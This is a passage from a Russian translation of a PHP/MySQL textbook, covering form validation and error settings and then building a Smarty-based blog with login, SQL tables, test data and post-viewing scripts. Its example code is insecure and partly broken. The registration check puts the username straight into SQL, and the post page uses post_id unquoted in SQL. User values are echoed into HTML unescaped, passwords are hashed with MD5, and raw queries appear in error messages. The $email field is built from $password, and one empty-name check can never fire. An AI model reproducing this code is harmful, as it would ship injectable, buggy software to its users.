    $email = htmlentities(
        get_magic_quotes_gpc()?stripslashes($password):$password);
    $phone = $_POST["phone"];
    $phone = htmlentities(
        get_magic_quotes_gpc()?stripslashes($phone):$phone);
    $error = "";

    if (is_null($username == "")) {
        $error .= "Имя пользователя не может быть пустым.<br />";
    }
    if ($password == "") {
```

```

    $error .= "Пароль не может быть пустым.<br />";
}
if ($email == "") {
    $error .= "Адрес электронной почты не может быть пустым.<br />";
}
if ($phone == "") {
    $error .= "Номер телефона не может быть пустым.<br />";
}
// Запрос с информацией, полученной от пользователя
$query = "SELECT * FROM users WHERE username = '$username'";
// Выполнить запрос к базе данных
$result = $connection->query($query);
if (DB::isError($result)) {
    die("Ошибка исполнения запроса к базе данных: <br />". $query." "
        .DB::errorMessage($result));
}
$user_count = $result->numRows();
if ($user_count > 0) {
    $error .= "Error: Username $username is taken already. Please select
another.<br />";
}
if ($error) {
    echo $error;
}
else {
    echo "User created successfully.";
    exit;
}
}
?>
// Этот сценарий выполняет обработку результатов и отображает форму
<form action="<?php echo htmlentities($_SERVER["PHP_SELF"]); ?>" method="POST"
onsubmit="return check_valid(this);" id="test1" name="test1">
<table>
<tr>
<td width="30%" align="right">Username:</td>
<td><input type="text" name="username"
value="<?php echo $username; ?>" />
</td>
</tr>
<tr>
<td align="right">Password:</td>
<td><input type="password" name="password"
value="<?php echo $password; ?>" />
</td>
</tr>
<tr>
<td align="right">Phone:</td>
<td><input type="phone" name="phone"
value="<?php echo $phone; ?>" />

```



```
        </td>
    </tr>
    <tr>
        <td align="right">Email:</td>
        <td><input type="email" name="email"
            value="<?php echo $email; ?>" />
        </td>
    </tr>
    <tr>
        <td>&nbsp;</td>
        <td><input type="submit" name="submit" value="Submit" /></td>
    </tr>
</table>
</form>
</body>
</html>
```

Обратите внимание: теперь проверка производится как с помощью JavaScript, так и при обработке данных формы. При таком подходе ошибки будут обнаружены, даже если пользователь запретит исполнение программного кода JavaScript в своем браузере. Если пользователь



Рис. 16.3. Форма перед отправкой на сервер: введено имя пользователя, которое уже имеется в базе данных



Рис. 16.4. После отправки формы отображается сообщение об ошибке и сама форма с заполненными полями




Рис. 16.5. Проверка данных прошла успешно

введет данные некорректно (рис. 16.3), он получит соответствующее сообщение (рис. 16.4). Если данные будут корректными, он получит ответ, показанный на рис. 16.5.

Вывод сообщений об ошибках

В PHP можно настроить несколько параметров, имеющих непосредственное отношение к выводу сообщений об ошибках. На рабочем сервере не следует выводить сообщения об ошибках перед конечным пользователем, так как они могут содержать подробности, которые смогут быть использованы злоумышленниками. Первый из этих параметров определяет, следует ли выводит сообщения об ошибках. Он может иметь значение `On` или `Off`:

```
display_errors = On; // Управляет выводом сообщений об ошибках на экран
```

Этот параметр можно установить в файле настроек `php.ini` или с помощью функции `ini_set`.

Параметр `error_reporting` определяет типы ошибок, сообщения о которых должны выводиться в файл журнала. Этот параметр имеет следующий формат:

```
error_reporting(битовая_комбинация_типов_ошибок);
```

Типы ошибок должны задаваться соответствующими им именами констант (табл. 16.3). Вывод сообщений для типов ошибок `E_ERROR`, `E_WARNING` и `E_PARSE` разрешается так:

```
error_reporting(E_ERROR | E_WARNING | E_PARSE);
```

Таблица 16.3. Основные типы ошибок

Имя константы	Описание	Значение
<code>E_ERROR</code>	Обычные ошибки	1
<code>E_WARNING</code>	Обычные предупреждения	2
<code>E_PARSE</code>	Ошибки синтаксического анализа	4
<code>E_NOTICE</code>	Некритичные ошибки, связанные с оформлением исходных текстов	8

Параметр `error_log` определяет местоположение файла, в который будут записываться сообщения об ошибках, если параметр `log_errors` имеет значение `On`. Например:

```
error_log = /tmp/debug.log
```

При таком значении параметра все сообщения об ошибках будут записываться в файл `/tmp/debug.log`.

Вопросы к главе 16

Вопрос 16.1

Опишите преимущества и недостатки проверки данных в полях формы с помощью сценариев JavaScript.

Вопрос 16.2

Напишите код JavaScript, который отображает предупреждение «Имя пользователя должно содержать не меньше шести символов».

Вопрос 16.3

Напишите регулярное выражение для проверки почтового индекса США, формат которого допускает наличие четырех необязательных цифр в конце.

Вопрос 16.4

Напишите PHP-сценарий, который проверяет значение переменной `$zipcode` с помощью регулярного выражения из вопроса 16.3.

Ответы на эти вопросы приводятся в разделе «Глава 16» приложения.

17

Пример приложения

Теперь вы знаете достаточно о PHP и MySQL, чтобы приступить к созданию полнофункциональных веб-приложений. Это может быть любое веб-приложение: от почтового клиента с веб-интерфейсом до интернет-магазина с аналогом корзины для покупок и возможностью оплаты в режиме реального времени. С целью демонстрации мы создадим свой блог, поскольку в последнее время приложения подобного типа пользуются большой популярностью. Несмотря на то что существует много прекрасных действующих блогов, данный пример позволит вам поближе познакомиться с PHP и MySQL.

Название *blog* (*блог*) происходит от *weblog*. Это усовершенствованный вариант гибрида гостевой книги и форума, который несколько лет назад стал появляться на веб-сайтах¹. Современные блоги достаточно развиты, они позволяют создавать сообщества по интересам или просто представляют место, где вы можете записывать свои текущие наблюдения. На сайтах средств массовой информации тоже есть блоги. Как сказал Джефф Джарвис (Jeff Jarvis) в *Buzz Machine*, «... грубый голос блогов режет ухо профессионалам. Это звук будущего». Примеры блогов:

- <http://www.americablog.org/>;
- <http://mark-watson.blogspot.com/2005/02/pushing-java-back-into-background-for.html>.

Первый блог посвящен вопросам политики, второй – жизни Марка Уотсона (Mark Watson). Разумеется, мы получили разрешение привести эти блоги в качестве примеров, но вы можете пойти дальше – введите в поисковой системе Google слово *blogs*, и вы получите больше трех

¹ Блог также называют «сетевым дневником» (отсюда и составляющая «log» в англоязычной аббревиатуре). – *Прим. перев.*

миллионов ссылок. Блоги пользуются огромной популярностью; есть такие сайты, как *http://www.blogexplosion.com/*, где можно зарегистрировать свой блог и получить высокую посещаемость, или *http://www.blogarama.com/*, который представляет собой поисковую систему по блогам. Рынок этих сетевых дневников развивается очень динамично!

Создавая блог, вы должны поддерживать в нем следующие возможности:

- регистрация пользователей;
- просмотр и размещение сообщений, называемых постами (posts), или постингами (postings);
- разделение постов по категориям;
- добавление комментариев к существующим постам;
- архивирование постов.

Все эти страницы должны обладать широкими возможностями настройки. Если вы решите изменить название своего блога, сделать это будет несложно. Строительство блога мы начнем с создания файла настроек, где будут храниться параметры настройки, общие для всех страниц блога.

Файл настроек

Мы создадим общий файл настроек с именем *config.php*, в котором определим местоположение других файлов, название блога и другие базовые параметры настройки. Это похоже на механизм сохранения в файле *db_login.php* информации, необходимой для подключения к базе данных.

В примере 17.1 показано, как выглядит содержимое этого файла.

Пример 17.1. Сценарий config.php, в котором хранятся параметры настройки всего сайта

```
<?php
// Полный путь к сценарию Smarty.class.php
require('/usr/share/php/Smarty/Smarty.class.php');
$smarty = new Smarty();

$smarty->template_dir = '/home/www/htmlkb/smarty/templates';
$smarty->compile_dir = '/home/www/htmlkb/smarty/templates_c';
$smarty->cache_dir = '/home/www/htmlkb/smarty/cache';
$smarty->config_dir = '/home/www/htmlkb/smarty/configs';

$blog_title="Coffee Talk Blog";
?>
```

Файлы механизма шаблонов мы храним в каталоге */home/www/htmlkb/smarty*, но вы можете указать свой путь в зависимости от каталога установки пакета Smarty. Обратите внимание: все файлы шаблонов будут размещаться в каталоге, на который указывает параметр

`$smart->template_dir`. Мы также определили название блога: *Coffee Talk Blog* (блог «За чашечкой кофе»). Теперь мы рассмотрим шаблоны страниц, которые в чем-то напоминают каскадные таблицы стилей (CSS), хотя и отличаются от последних. Шаблоны похожи на каскадные таблицы стилей тем, что позволяют оформить все страницы блога в едином стиле.

Структура страниц

При создании страниц мы будем использовать шаблоны, о которых вы уже знаете, – это позволит нам обеспечить единообразие внешнего вида страниц и простоту изменения. Для начала создадим шаблоны верхнего и нижнего колонтитулов с помощью Smarty.

Эти файлы должны быть размещены в каталоге, который описан в *config.php* и не совпадает с каталогом размещения PHP-сценариев. В нашем случае это `/home/www/htmlkb/smarty/templates`. Содержимое файла шаблона верхнего колонтитула приведено в примере 17.2.

Пример 17.2. Файл header.tpl

```
<html>
<head>
<title>{$blog_title}</title>
</head>
<body>
<h1>Welcome to the {$blog_title}</h1>
```

В примере 17.2 используется переменная `$blog_title`, значение которой устанавливается в сценарии *config.php*. Благодаря такому подходу название блога будет автоматически появляться на каждой странице.

Нижний колонтитул, который приводится в примере 17.3, довольно прост. Он содержит пару ссылок для навигации по блогу, но позднее сюда можно будет добавить и другие ссылки.

Пример 17.3. Файл footer.tpl

```
<hr>
<a href='posts.php'>Home</a> || <a href='logout.php'>Logout</a>
</head>
</body>
</html>
```

Вскоре мы добавим программный код, который будет подключать верхний и нижний колонтитулы.

На начальной странице блога мы предоставим пользователям возможность зарегистрироваться. Аутентификация будет выполняться с помощью пакета `PEAR Auth_HTTP`. Этот пакет будет настроен на непосредственную работу с таблицей `users`. Не беспокойтесь, если в вашей базе данных еще нет таблицы `users`, – мы представим код для создания этой и других таблиц, которые будут использоваться в примерах.

Пример 17.4 демонстрирует использование пакетов **Smarty** и **Auth_HTTP** для построения гибкой страницы регистрации.

Пример 17.4. Сценарии `login.php` регистрации в блоге

```

1 <?php
2 // Пример использования Auth_HTTP, который также возвращает
3 // дополнительные сведения о пользователе
4 require_once('config.php');
5 require_once('db_login.php');
6 require_once("Auth/HTTP.php");
7 // Мы используем ту же строку подключения к базе данных
8 $AuthOptions = array(
9     'dsn'=>"mysql://$db_username:$db_password@$db_host/$db_database",
10    'table'=>"users",           // Ваша таблица пользователей
11    'usernamecol'=>"username", // Поле имени пользователя
12    'passwordcol'=>"password", // Поле пароля в таблице
13    'cryptType'=>"md5",       // Тип шифрования паролей в базе данных
14    'db_fields'=>"*"          // Разрешить выборку других полей
15 );
16 $authenticate = new Auth_HTTP("DB", $AuthOptions);
17 // Определить название области
18 $authenticate->setRealm('Member Area');
19 // Сообщение об ошибке в случае неудачной попытки аутентификации
20 $authenticate->setCancelText('<h2>Access Denied</h2>');
21 // Запросить аутентификацию
22 $authenticate->start();
23 // Сравнить имя пользователя и пароль со значениями из базы данных
24 if ($authenticate->getAuth()) {
25     session_start();
26     $smarty->assign('blog_title',$blog_title);
27     $smarty->display('header.tpl');
28     // Установить переменные сеанса
29     $_SESSION['username'] = $authenticate->username;
30     $_SESSION['first_name'] = $authenticate->getAuthData('first_name');
31     $_SESSION['last_name'] = $authenticate->getAuthData('last_name');
32     $_SESSION['user_id'] = $authenticate->getAuthData('user_id');
33     echo "Login successful. Great to see you back ";
34     echo $authenticate->getAuthData('first_name');
35     echo " ";
36     echo $authenticate->getAuthData('last_name')." <br />";
37     $smarty->display('footer.tpl');
38 }
39 ?>

```

Поскольку пример содержит довольно много строк кода, мы рассмотрим наиболее важные моменты, ссылаясь на номера строк.

В начальных строках подключаются настроечные файлы. В строке 4 – файл настроек блога. В строке 5 – файл с параметрами подключения к базе данных. В строке 6 – модуль **PEAR Auth_HTTP**.

Для проведения аутентификации пользователя создается массив с параметрами, которые определяют порядок подключения модуля Auth_HTTP к базе данных, где хранятся сведения о пользователях. В строках с 8 по 15 выполняется инициализация массива. В строках с 16 по 22 запускается процедура аутентификации. Если аутентификация пользователя проходит успешно, открывается новый сеанс, и в его переменных сохраняются сведения о пользователе, полученные из таблицы users, благодаря чему мы получаем возможность простого доступа к этим данным в случае необходимости. В заключение выводится надпись с приветствием, где используется полное имя пользователя.

Если пользователь еще не выполнил вход, появится диалоговое окно, подобное представленному на рис. 17.1.

После ввода корректных данных пользователь увидит страницу, которая приведена на рис. 17.2.




Рис. 17.1. Диалоговое окно регистрации




Рис. 17.2. Вход выполнен

Если пользователь отменит процедуру аутентификации, он получит страницу с надписью Access Denied (доступ запрещен). Все страницы в последующих примерах проверяют значение переменной сеанса \$username, чтобы убедиться в том, что пользователь выполнил корректный вход. Если пользователь не выполнил вход, он будет отправлен на страницу из примера 17.4. Внешний вид страницы перенаправления показан на рис. 17.3.



Рис. 17.3. Ссылка login (зарегистрируйтесь) возвращает пользователя к сценарию login.php

Теперь, когда мы определили порядок входа пользователей в блог, перейдем к реализации поддержки приложения в базе данных.

Если вы пробовали исполнять примеры из предыдущих глав, чтобы очистить информацию об области безопасности, используемой в процедуре HTTP-аутентификации, вам может потребоваться перезапустить свой браузер. Теперь, когда мы решили вопрос аутентификации пользователей, взглянем еще раз на базу данных, предназначенную для поддержки нашего приложения.

База данных

У нас уже имеется таблица `users`, которую мы создали в серии примеров с книжным магазином. Мы добавим в эту таблицу еще одного пользователя, что поможет показать, как определяется авторство постингов и комментариев, в особенности, когда мы приступим к их редактированию. Для нужд блога понадобится создать три новые таблицы: таблицу категорий, таблицу постов и таблицу комментариев. В инструкции `SELECT` мы будем использовать естественное соединение таблиц, так как имена полей первичных ключей во взаимосвязанных таблицах будут идентичны.



Будьте внимательны к порядку соединения таблиц, поскольку изменение порядка может привести к непредсказуемым результатам — особенно заметным окажется появление лишних строк в результирующем наборе данных.

Создать эти таблицы поможет веб-клиент `phpMyAdmin` с графическим интерфейсом. Ниже приведены сценарии создания таблиц с помощью инструмента командной строки `mysql`.

Пример 17.5. SQL-код для создания таблицы posts

```
CREATE TABLE posts (
    post_id int(11) NOT NULL auto_increment,
    category_id int(11) NOT NULL,
    user_id int(11) NOT NULL,
```

```
title varchar(150) NOT NULL,  
body text NOT NULL,  
posted timestamp,  
PRIMARY KEY (post_id)  
);
```

Этот сценарий возвращает:

```
Query OK, 0 rows affected (0.02 sec)
```

Данная таблица будет хранить тексты постов в поле `body`. Другие поля служат для ссылок на такие значения, как автор и категория поста. Сценарий из примера 17.6 создает таблицу `categories`.

Пример 17.6. SQL-код для создания таблицы `categories`

```
CREATE TABLE categories (  
category_id int(11) NOT NULL auto_increment,  
category varchar(150) NOT NULL,  
PRIMARY KEY (category_id)  
);
```

Этот сценарий возвращает:

```
Query OK, 0 rows affected (0.01 sec)
```

Таблица, создаваемая сценарием из примера 17.6, предназначена для хранения названий категорий постов.

Пример 17.7. SQL-код для создания таблицы `comments`

```
CREATE TABLE comments (  
comment_id int(11) NOT NULL auto_increment,  
user_id int(11) NOT NULL,  
post_id int(11) NOT NULL,  
title varchar(150) NOT NULL,  
body text NOT NULL,  
posted timestamp,  
PRIMARY KEY (comment_id)  
);
```

Этот сценарий возвращает сообщение, свидетельствующее об успешном исполнении запроса:

```
Query OK, 0 rows affected (0.02 sec)
```

Таблица `users` была создана нами ранее, в серии примеров с книжным магазином в главе 8, но на всякий случай мы включили сценарий ее создания в пример 17.8.

Пример 17.8. SQL-код для создания таблицы `users` (которая, возможно уже создана)

```
CREATE TABLE users (  
user_id int(11) NOT NULL auto_increment,  
first_name varchar(100) NOT NULL,  
last_name varchar(100) NOT NULL,  
username varchar(45) NOT NULL,  
password varchar(32) NOT NULL,  
PRIMARY KEY (user_id)  
);
```

Этот сценарий также возвращает сообщение, свидетельствующее об успешном выполнении запроса:

```
Query OK, 0 rows affected (0.02 sec)
```

Обычно при создании приложения в базу данных добавляют записи, имеющие большого значения. Эти тестовые данные позволяют сразу наблюдать результаты своего труда.

Тестовые данные

Для упрощения дальнейшего обсуждения добавим некоторые тестовые данные с помощью примера 17.9. Эти данные позволят нам создавать страницы для просмотра постов и сразу же отображать их, без необходимости создавать страницы для добавления записей. Когда будут готовы страницы отображения постов, мы приступим к созданию страниц для их добавления и редактирования. Аналогичным образом поступим и с комментариями.

Пример 17.9. Добавление тестовых данных в таблицы

```
INSERT INTO categories VALUES (1, 'Press Releases');
INSERT INTO categories VALUES (2, 'Feature Requests');
```

```
INSERT INTO posts VALUES (NULL, 1, 1, 'PHP Version 12', 'PHP Version 12, to be
released third quarter 2020. Featuring the artificial intelligence engine that
writes the code for you.', NULL);
```

```
INSERT INTO posts VALUES (NULL, 1, 1, 'MySQL Version 8', 'Returns winning lotto
number.', NULL);
```

```
INSERT INTO posts VALUES (NULL, 2, 2, 'Money Conversion', ' Please add functions
for converting between foreign currencies.', NULL);
```

```
INSERT INTO comments VALUES (NULL, 1, 1, 'Correction', 'Release delayed till the
year 2099', NULL);
```

```
INSERT INTO users VALUES (NULL, 'Michele', 'Davis', 'mdavis', md5('secret'));
INSERT INTO users VALUES (NULL, 'Jon', 'Phillips', 'jphillips', md5('password'));
```

Для каждой SQL-инструкции INSERT вы должны получить результат, как показано ниже:

```
Query OK, 1 row affected, 1 warning (0.03 sec)
```

Теперь у нас есть тестовые данные, и мы можем приступать к созданию страниц для отображения информации.

Отображение списка постов

Если вам непонятно, что еще позволяют делать шаблоны, помимо объектов, которые мы уже создали, обращайтесь к электронной документации, описывающей шаблоны Smarty на сайте <http://smarty.php.net>. Шаблоны позволяют отделить представление страниц от программного кода, наполняющего шаблоны данными. Применение шаблонов

требует некоторых усилий по их настройке и изучению синтаксиса, но позволяет уменьшить общий объем программного кода, который придется написать. Механизм Smarty знает, как автоматизировать такие рутинные задачи, как создание раскрывающихся списков при построении форм.

Сейчас мы двинемся дальше и перейдем к созданию основной страницы, которая отображает список постов и работает в паре с шаблоном, как показано в примере 17.10. Файлы шаблонов должны находиться в одном каталоге со сценарием *config.php*, а РНР-сценарии могут размещаться в каком угодно каталоге – главное, чтобы этот каталог был доступен для веб-сервера.

Пример 17.10. Сценарий posts.php, отображающий список постов с их темами

```
1 <?php
2 session_start();
3 require_once('config.php');
4 require_once('db_login.php');
5 require_once("DB.php");
6 // Отобразить верхний колонтитул страницы
7 $smarty->assign('blog_title',$blog_title);
8 $smarty->display('header.tpl');
9 // Проверить имя пользователя
10 if (!isset($_SESSION['username'])) {
11     echo 'Please <a href="login.php">login</a>.';
12 }
13 else {
14     // Подключиться к базе данных
15     $connection =
16     DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
17
18     if (DB::isError($connection)) {
19         die("Ошибка подключения к базе данных: <br />"
20             .DB::errorMessage($connection));
21     }
22     // Запросить список постов и сведений о пользователях
23     $query = "SELECT * FROM users "
24             ."NATURAL JOIN posts NATURAL JOIN categories "
25             ."ORDER BY posted DESC";
26     // Выполнить запрос к базе данных
27     $result = $connection->query($query);
28     if (DB::isError($result)) {
29         die("Ошибка исполнения запроса к базе данных: <br />".$query." "
30             .DB::errorMessage($result));
31     }
32     // Переписать результаты запроса в массив
33     while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
34         $test[] = $result_row;
35     }
```

```

36 // Передать данные в шаблон
37 $smarty->assign('posts', $test);
38 // Отобразить шаблон, наполненный данными
39 $smarty->display('posts.tpl');
40 // Закрыть соединение с базой данных
41 $connection->disconnect();
42 // Отобразить нижний колонтитул страницы
43 $smarty->display('footer.tpl');
44 }
45 ?>

```

Пример 17.10 достаточно длинный, поэтому поясним, что он делает, строка за строкой. В строке 2 открывается сеанс, и благодаря этому можно проверить, зарегистрировался ли пользователь. В строках 7 и 8 выводится верхний колонтитул страницы. В строках с 10 по 13 выполняется проверка переменной сеанса `$username_id` и выводится приглашение зарегистрироваться, если пользователь еще не выполнил вход. В таком случае остальная часть страницы (строки с 13 по 45) не выводится, потому что она находится в альтернативной ветке условного оператора.

Итак, все готово к взаимодействию с базой данных. В строках с 15 по 21 производится попытка подключения к базе данных и выполняется проверка на наличие ошибок. В строках с 23 по 25 определяется запрос, который будет использоваться для извлечения всей информации о постах. Мы должны быть очень осторожны при определении порядка соединения таблиц, чтобы получить корректные результаты. Первой указывается ссылка на таблицу `users`. Кроме того, мы определили предложение `ORDER BY`, чтобы наиболее свежие сообщения оказались в начале списка. В строках с 33 по 35 результаты запроса переписываются в массив, который в строке 36 передается в шаблон `smarty`.

Теперь, когда вся необходимая информация извлечена из базы данных, в строке 39 выполняется отображение шаблона. Сам шаблон представлен в примере 17.11. Последняя строка шаблона содержит ссылку, позволяющую пользователю добавлять новые постинги.

В строке 43 выводится нижний колонтитул страницы.

Пример 17.11. Файл шаблона `posts.tpl`, который определяет, как будет выглядеть страница со списком

```

{section name=mysec loop=$posts}
<a href="view_post.php?post_id={$posts[mysec].post_id}">
  {$posts[mysec].title}
</a>
отправил: <b>{$posts[mysec].first_name} {$posts[mysec].last_name}</b>
категория: <b>{$posts[mysec].category}</b>
дата: <b>{$posts[mysec].posted}</b>.
<br />
{/section}

```

```
<br />
<a href="modify_post.php?action=add">Add </a> a posting.<br />
```

У нас может быть множество постингов, которые нужно отобразить с соблюдением одного и того же формата, поэтому в шаблоне определяется секция, выполняющая в цикле обход массива `$posts` и подставляющая значения его элементов в пределах секции. Чтобы сделать то же самое без использования механизма `Smarty`, нам пришлось бы организовать обход массива постов в цикле `for` или `while` и отображать их один за другим.



Обратите внимание, как в шаблоне генерируются ссылки, указывающие на отдельные страницы с текстами постингов.

Сценарий `view_post.php` использует значение `post_id`, чтобы определить какой постинг требуется отобразить. Все части приложения должны работать как единое целое, чтобы обеспечить корректное функционирование наших страниц.

Вид главной страницы `posts.php` с тестовыми данными, которые мы записали в базу данных, показан на рис. 17.4.



Рис. 17.4. Список постингов

Как видно из рис. 17.4, нам удалось получить список постингов. Кроме того, у нас получилось добавить несколько ссылок. Ссылки, текст которых является темой постинга, отсылают пользователя на страницу, где содержится текст этого постинга и комментарии к нему. Ссылка, отображаемая после списка, отправляет на страницу, где можно добавить новый пост. В действительности обе ссылки вызывают один и тот же сценарий, потому что процедура добавления нового поста очень похожа на процедуру редактирования уже имеющегося.

Теперь мы покажем программный код, необходимый для отображения поста и комментариев к нему.

Отображение поста и комментариев к нему

Для создания сценария `view_post.php` из примера 17.12 мы повторно использовали программный код, который уже встречался ранее, добавив немного нового. Сценарий получает значение `post_id` в качестве GET-параметра и отображает тему и текст поста. Кроме того, ниже поста выводится список комментариев. Пользователь, создавший пост, может удалить или отредактировать его. Аналогичным образом, другие пользователи могут удалять и редактировать свои комментарии.

Пример 17.12. Сценарий `view_post.php` выводит текст поста и список комментариев к нему

```
<?php

session_start();

require_once('config.php');
require_once('db_login.php');
require_once("DB.php");

// Вывести верхний колонтитул страницы
$smarty->assign('blog_title',$blog_title);
$smarty->display('header.tpl');

// Проверить имя пользователя
if (!isset($_SESSION["username"])) {
    echo 'Please <a href="login.php">login</a>.';
    exit;
}

// Подключиться к базе данных
$connection =
    DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");

if (DB::isError($connection)) {
    die("Ошибка подключения к базе данных: <br />"
        .DB::errorMessage($connection));
}

$post_id = $_GET["post_id"];
$post_id = mysql_real_escape_string(
    get_magic_quotes_gpc()? stripslashes($post_id):$post_id);

$query = "SELECT * FROM users "
    . "NATURAL JOIN posts NATURAL JOIN categories "
    . "WHERE post_id = $post_id";
$result = $connection->query($query);

if (DB::isError($result)) {
    die("Ошибка исполнения запроса к базе данных: <br />".$query." "
```

```

        .DB::errorMessage($result));
    }

    while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
        $test[]=$result_row;
    }

    $smarty->assign('posts',$test);
    $smarty->assign('owner_id',$_SESSION["user_id"]);
    $query = "SELECT * FROM users NATURAL JOIN comments "
        ."WHERE post_id = $post_id";
    $result = $connection->query($query);

    if (DB::isError($result)) {
        die("Ошибка исполнения запроса к базе данных: <br />".$query." "
            .DB::errorMessage($result));
    }

    $comment_count = $result->numRows();
    while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
        $comments[] = $result_row;
    }

    $smarty->assign('posts',$test);
    $smarty->assign('comments',$comments);
    $smarty->assign('comment_count',$comment_count);
    $smarty->display('view_post.tpl');

    $connection->disconnect();

    // Вывести нижний колонтитул
    $smarty->display('footer.tpl');

    ?>

```

Сценарий из примера 17.12 начинается так же, как сценарий из примера 17.10, поскольку оба они запрашивают и отображают постинги. Различие состоит в том, что теперь строка запроса включает предложение WHERE с параметром `post_id`, чтобы извлечь из базы данных только один постинг.

Вторая половина сценария выполняет запрос к таблице `comments`, где также используется предложение WHERE с параметром `post_id`, чтобы извлечь комментарии к отображаемому постингу. Здесь нам пришлось столкнуться с двумя сложностями. У заданного поста могут отсутствовать какие-либо комментарии, и нам нужно вывести заголовок перед списком комментариев. Однако если комментарии отсутствуют, заголовок выводиться не должен.

Присваивание значения переменной `$comment_count` выполняется с помощью выражения:

```
$comment_count=$result->numRows();
```


После этого шаблон сможет определить наличие хотя бы одного комментария. Другая проблема состоит в том, что нам необходимо вставить ссылки для редактирования и удаления поста и комментариев, но только для пользователя, написавшего их. Это означает, что перед обращением к шаблону ему необходимо передать идентификатор пользователя. Передача значения переменной сеанса `user_id` в шаблон выполняется так:

```
$smarty->assign('owner_id', $_SESSION[user_id]);
```

Шаблон приступает к работе, имея всю информацию о посте, комментариях, их количестве, а также зная идентификатор текущего пользователя.

Пример 17.13 содержит исходный текст шаблона `view_post.tpl`, используемого в сценарии `view_post.php`.

Пример 17.13. Текст шаблона `view_post.tpl`

```
{section name=mysec loop=$posts}
  <h2>{$posts[mysec].title}</h2>
  {$posts[mysec].body}
  <br />
  Отправил: <b>{$posts[mysec].first_name} {$posts[mysec].last_name}</b>,
  категория: <b>{$posts[mysec].category}</b>,
  дата: <b>{$posts[mysec].posted}</b>. <br />
  {if $posts[mysec].user_id == $owner_id}
    <a href="modify_post.php?post_id={$posts[mysec].post_id}&action=edit">
      Edit
    </a>
    ||
    <a href="modify_post.php?post_id={$posts[mysec].post_
      id}&action=delete">
      Delete
    </a>
    ||
    <a href="modify_comment.php?post_id={$posts[mysec].post_
      id}&action=add">
      Add a comment
    </a>
    <br />
  {/if}
{/section}
{if $comment_count != "0"}
<h3>Comments</h3>
{section name=mysec2 loop=$comments}
  <hr />
  <b>{$comments[mysec2].title}</b>
  <br />
  {$comments[mysec2].body}
  <br />
```

```

Posted by <b>{$comments[mysec2].first_name} {$comments[mysec2].last_name}</b>,
at <b>{$comments[mysec2].posted}</b>.<br />
{if $comments[mysec2].user_id == $owner_id}
  <a href=
"modify_comment.php?comment_id={$comments[mysec2].comment_id}&action=edit">
  Edit
</a>
||
<a href="modify_comment.php?comment_id={$comments[mysec2].comment_
id}&action=delete">
  Delete
</a>
<br />
{/if}
{/section}
{/if}

```

Этот шаблон построен на основе шаблона из примера 17.11 за счет добавления дополнительной секции, где в цикле выводится список комментариев. Мы использовали условный оператор `{if}` механизма Smarty, чтобы убедиться в наличии комментариев и проверить, является ли текущий пользователь автором поста и комментариев. Если количество комментариев равно 0, заголовок раздела с комментариями не выводится. Если идентификатор текущего пользователя совпадает со значением `user_id` поста или комментария, выводятся ссылки, которые позволяют отредактировать или удалить комментарии, как показано на рис. 17.5.

Наше приложение предусматривает возможность удаления и добавления постов, поэтому теперь перейдем к созданию самого сложного сценария, выполняющего добавление новых и редактирование имеющихся постов.




Рис. 17.5. Текст поста с комментариями к нему

Добавление и изменение постов

Функции добавления и изменения постинга были объединены в одном сценарии, потому что в обоих случаях строится одна и та же HTML-форма для добавления или редактирования поста, а также для проверки корректности данных перед сохранением информации в базе данных. Здесь мы опять вернулись к приему создания HTML-формы и обработки полученных данных в одном сценарии.

Исходный текст сценария приведен в примере 17.14.

Пример 17.14. Сценарий `modify_post.php`

```
1 <?php
2     include('db_login.php');
3     require_once('DB.php');
4     require_once('config.php');
5
6     // Проверка пользователя
7     session_start();
8
9     $stop = FALSE;
10    $found_error = FALSE;
11    // Вывести верхний колонтитул
12    $smarty->assign('blog_title',$blog_title);
13    $smarty->display('header.tpl');
14
15    if (!isset($_SESSION['username'])) {
16        echo("Please <a href='login.php'>login</a>.");
17        exit ();
18    }
19    // Извлечь отправленные значения
20    $post_id = $_POST[post_id];
21    $title = $_POST['title'];
